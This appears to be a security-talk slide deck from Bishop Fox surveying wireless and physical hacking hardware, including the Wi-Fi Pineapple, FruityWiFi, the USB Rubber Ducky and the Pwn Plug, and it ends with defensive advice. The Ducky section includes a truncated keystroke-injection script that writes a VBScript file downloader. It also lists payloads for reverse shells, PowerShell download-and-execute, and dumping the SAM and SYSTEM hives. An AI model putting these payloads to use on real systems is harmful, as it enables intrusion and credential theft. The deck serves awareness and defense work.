*An Ubertooth adapter (NOT INCLUDED) is required for this app - <http://ubertooth.sourceforge.net/>  
Captures full-packet Bluetooth traffic using the Ubertooth tool suite.*




# Bluetooth – NirSoft



Bluetooth®

- NirSoft - BluetoothCL v1.00 - dumps all current detected bluetooth devices
- NirSoft - BluetoothLogView - Creates a log of Bluetooth devices activity around you
- NirSoft - BluetoothView - Monitor the Bluetooth activity around you





ILLUSTRATIVE FOOTAGE

Video - DEMO




# Wi-Fi Pineapple

WIRELESS PENETRATION TESTING ROUTER

# Wi-Fi Pineapple

WHAT CAN IT DO?



## Purpose Built Hardware

The only purpose built WiFi pentest tool. Designed for advanced rogue applications, monitoring and injection. The infamous AR9331 and RTL8187 join forces in "PineAP".



## Manipulate Traffic

Spoof DNS, Split and Strip SSL, Redirect traffic to Captive Portal harvesters. Replace binaries in transit. Inject Javascript.



## Expandable

Memory expansion by integrated Micro SD reader. Exposed UART for convenient console

access. HDK and BUS for Hardware Development. USB - 4G Modems, Android Tethering, WiFi Adapters



## Remote Management

For one user or an entire red team. Access from anywhere with persistent reverse SSH shells, SSL VPN relays or pivot through a meterpreter session in Metasploit.



## Auto Attack Switches

Mode switches deliver customized boot-time payloads without the need to login. Simply flip the switches to your attack mode of choice and power on.




## Simple Web Interface

An intuitive web interface simplifies even the most advanced attacks. Easily visualize the WiFi landscape and execute attacks.

# Wi-Fi Pineapple

WHAT CAN IT DO?



# Karma on Pineapple

ROGUE ACCESS POINT



## The Pineapple. Say hello!

I am your network. With a **custom version of Karma** the WiFi Pineapple looks to clients like any WiFi access point they've remembered. **Looking for "MyNetwork"?** The WiFi Pineapple reports to be "MyNetwork."

This simple violation of an inherent trust is what allows the WiFi Pineapple to gain the trust of most nearby wireless devices, putting you in the perfect position. It's **Man in the Middle made easy.**



Are you my preferred wireless network?

Yes.





ILLUSTRATIVE FOOTAGE

Video - DEMO



# Karma on Pineapple

ROGUE ACCESS POINT




# Auto-Association to Wi-Fi

MOBILE PHONE ATTACKS



# Dumping Wi-Fi Keys


CLIENT EXPLOITING





# Raspberry Pi

## FRUITY WI-FI



- Fruity WiFi – Raspberry Pi version of the “Wi-Fi Pineapple” – cheap alternative (~\$35)

 **FruityWiFi** [status](#) | [wsdl](#) | [config](#) | [modules](#) | [logs](#) | [logout](#) | v2.0

**Services**

Wireless	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>
Phishing	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>

**Modules**

AutoSSH	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>
Autostart	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Captive	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
DNS Spoof	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>
Ettercap	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Karma	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Kismet	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
mdk3	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Meterpreter	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Nessus	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>
ngrep	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
nmcli	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Responder	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
RPiTwit	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Squid3	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
SSLsplit	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
SSLstrip	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
Tcpdump	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>
URLSnarf	disabled	<a href="#">start</a>	<a href="#">edit</a>	<a href="#">log</a>
WhatsApp	enabled.	<a href="#">stop</a>	<a href="#">edit</a>	<a href="#">log</a>



# Arduino

## CUSTOM TOOLS



© Copyright, RFduino.com  
4/14/2014 12:29 PM


RFD22301, RFD22102  
CE • ETSI • IC • FCC  
Approved & Certified

**RFduino**  
[www.RFduino.com](http://www.RFduino.com) • [sales@RFduino.com](mailto:sales@RFduino.com)  
1601 Pacific Coast Hwy • Suite 290  
Hermosa Beach • CA • 90254  
Tel: 949.610.0008

Based On  
RFD22301  
RF Digital  
RF Module




**Shrunk an Arduino** to the size of a finger-tip  
and made it Wireless!



Based On  
RFD22301  
RF Digital  
RF Module

RFD22102 RFduino DIP



Stackable & plugs directly into breadboards

**RFduino is a Bluetooth 4.0 Low Energy BLE RF Module  
with Built-In ARM Cortex M0 Microcontroller  
for Rapid Development and Prototyping Projects**

# Arduino: Add-ons

## WIRELESS MODULES

- Arduino NFC Shield
- Arduino BlueTooth Modules
- Arduino WiFly Shield (802.11b/g)
- Arduino GSM/GPRS shields (SMS messaging)
- WIZnet Embedded Web Server Module
- Xbee 2.4GHz Module (802.15.4 Zigbee)
- Parallax GPS Module PMB-648 SiRF
- Arduino Ethernet Shield
- Redpark - Serial-to-iPad/iPhone Cable






# IoT – Physical Testing

UP CLOSE AND PERSONAL

# USB Rubber Ducky Delux

## GAINING ACCESS



*"If it quacks like a keyboard and types like a keyboard, it must be a keyboard."*

*"Humans use keyboards, and computers trust humans."*

**USB RUBBER DUCKY**  
THE MOST LETHAL DUCK EVER TO GRACE AN UNSUSPECTING USB PORT



**Write**  
payloads with a simple scripting language or online payload generator including

- WiFi AP with disabled firewall
- Reverse Shell binary injection
- Powershell wget & execute
- Retrieve SAM and SYSTEM
- Create Wireless Association

**Encode**  
the Ducky Script using the cross-platform open-source duck encoder, or download a pre-encoded binary from the online payload generator.

Carry multiple payloads, each on its own micro SD card.

**Load**  
the micro SD card into the ducky then place inside the generic USB drive enclosure for covert deployment.

**Deploy**  
the ducky on any target Windows, Mac and Linux machine and watch as your payload executes in mere seconds.

```
simple ducky payload.txt - Notepad
File Edit Format View Help
REM My First Payload
WINDOWS r
DELAY 100
STRING notepad.exe
ENTER
DELAY 200
STRING Hello world! I'm in your PC!
```

### Duck Toolkit v.1

This feature is still in the Beta stages so if you encounter any issues please [contact me](#) and explain the issue. I will be co

#### Create a Script

```
1 ESCAPE
2 CONTROL ESCAPE
3 DELAY 400
4 STRING cmd
5 DELAY 400
6 ENTER
7 DELAY 400
8 STRING copy con download.vbs
9 ENTER
10 STRING Set args = WScript.Arguments:a = split(args(0), "/") (UB
11 ENTER
12 STRING Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP"):objXMLH
13 ENTER
14 STRING If objXMLHTTP.Status = 200 Then
15 ENTER
16 STRING Set objADOSTream = CreateObject("ADODB.Stream"):objADOS
17 ENTER
18 STRING objADOSTream.Type = 1:objADOSTream.Write objXMLHTTP.Res
19 ENTER
20 STRING Set objFSO = CreateObject("Scripting.FileSystemObject")
21 ENTER
22 STRING objADOSTream.SaveToFile a=objADOSTream.Close:Set objFSO
```

#### Options

Select Keyboard Layout

- United Kingdom
- United Kingdom
- United States
- France
- France MAC
- Germany
- Denmark
- Portugal
- Belgium
- Norway
- Russia
- Sweden
- Italy
- Canada
- Spain
- Switzerland

# Brinks Smart Safes

## PHYSICAL HACKING



The Brinks CompuSafe Galileo.

Access to the **USB port** and **60 sec.** is all that is needed by a prepared attacker.

Adding “smarts” turned this safe into an “unsafe.”



Teensy LC, 2.0, and 3.1





ILLUSTRATIVE FOOTAGE

Video - DEMO



**PWNIE  
EXPRESS**

# Pwn Plug

## MAINTAINING ACCESS

**THE**  
**Pwn Plug**


**The Industry's First Commercial Pentesting Drop Box.**

**FEATURES:**

- Covert tunneling
- SSH access over 3G/GSM cell networks
- NAC/802.1x bypass
- and more!

Discover the glory of Universal Plug & Pwn

**PWNIE EXPRESS @pwnieexpress.com**

```
Linux f0ad4e00f501 2.6.32 #2 PREEMPT Sun Dec 6 17:38:26 MST 2009 armv5tel
```



```
Pwn Plug Release 0.3 : July 2011  
Copyright 2010-2011 Rapid Focus Security LLC, DBA Pwnie Express
```

```
By using this product you agree to the terms of the Rapid Focus  
Security EULA: http://pwnieexpress.com/pdfs/RFSEULA.pdf
```

```
This product contains both open source and proprietary software.  
Proprietary software is distributed under the terms of the EULA.  
Open source software is distributed under the GNU GPL:  
http://www.gnu.org/licenses/gpl.html
```

```
root@f0ad4e00f501:~# ls
```



**PWNIIE  
EXPRESS**

# Pwn Plug

MAINTAINING ACCESS

## PwnieExpress - Power Pwn

- <http://pwnieexpress.com/products/power-pwn>

Original:



## New: Power Pwn



- Pwn Plug Elite: \$995.00
- Power Pwn: \$1,995.00




# Raspberry Pi

## MAINTAINING ACCESS



- Raspberry Pi – cheap alternative (~\$35) to Pwn Plug/Power Pwn
  - Pwnie Express – Raspberry Pwn
  - Rogue Pi – RPi Pentesting Dropbox
  - Pwn Pi v3.0





# Defenses

PROTECT YO NECK

# Defenses



## PROTECTION: INTERNET

- Use a **VPN** or disconnect critical devices
- Use only encrypted management services (SSL/SSH)
- Employ **strong encryption** and authentication methods
  - Use strong passwords and non-default usernames
  - Use a password manager
- Secure wireless clients (laptops, phones, wearables, ...)
- Place untrusted devices on a **separate network**

# Defenses

## PROTECTION: Wireless




- Conduct regular wireless assessments
- Employ strong encryption and authentication methods
- Employ wireless IDS/IPS
- Secure wireless clients (laptops, phones, ...)

# Defenses

## PROTECTION: Wireless



Use “wireless checks” of network vulnerability scanners





# Defenses

PROTECTION: Wireless



Physically track down rogue access points and malicious devices



**Device Finder  
Directional Antenna**

Accurately discover unknown interference

**Don't let mystery devices stay a mystery.**  
Take control of your wireless environment with our purpose-made Device Finder Directional Antenna to quickly track down offending signals in the most common Wi-Fi spectrum – for only \$99.

Our directional antenna, when connected to a Wi-Spy, gives you greater ability to discover exactly which direction a 2.4 GHz transmission is coming from.

Device Finder only works with [Chanalyzer Pro](#) software.



# Thank You

Bishop Fox  
[www.bishopfox.com](http://www.bishopfox.com)

# Attributions (Images)

[Wi-Spy image](#)

[Adapter image](#)

[ASUS USB image](#)

[Wi-Fi Antenna image](#)

[Blue-Tooth USB adapter image](#)

[Nexus 7 2013 image](#)

[Kali Linux NetHunter image](#)

[SparkFun Bluetooth image](#)

[SparkFun BLE Mate 2 image](#)

[Bluetooth Bee image](#)

[Roving Networks image](#)

[BlueSMiRF image](#)

[Arduino Bluetooth image](#)

[Raspberry Pi Bluetooth image](#)

[O'Reilly Bluetooth Book image](#)

[SENA Adapter image](#)

[Wi-Fi Pineapple image](#)

[Wi-Fi Pineapple infographic](#)

[Raspberry Pi image](#)

[Redpark Serial Cable image](#)

[NFC Shield image](#)

[BlueTooth Mate image](#)

[BlueTooth Module Breakout image](#)

[BlueTooth Bee image](#)

[WiFly Shield image](#)

[Xbee image](#)

[Wiznet image](#)

[tkemot/Shutterstock](#)

[USB Rubber Ducky Diagram image](#)

[USB Rubber Ducky Diagram II image](#)

[Smart Safe Hacking illustration](#)

[Smart Safe image](#)

[PWN Plug Diagram image](#)

[PWN Plug Book image](#)

[First Release of PWN Plug image](#)

[Power PWN image](#)

[Power Strip image](#)

[Raspberry Pi SSH Tunnel image](#)

[Wi-Spy DBx Pro image](#)

[Device Finder Directional Antenna image](#)

*For Further Information:*

[Smart Safe Hacking - BF Blog](#)

Bishop Fox

[www.bishopfox.com](http://www.bishopfox.com)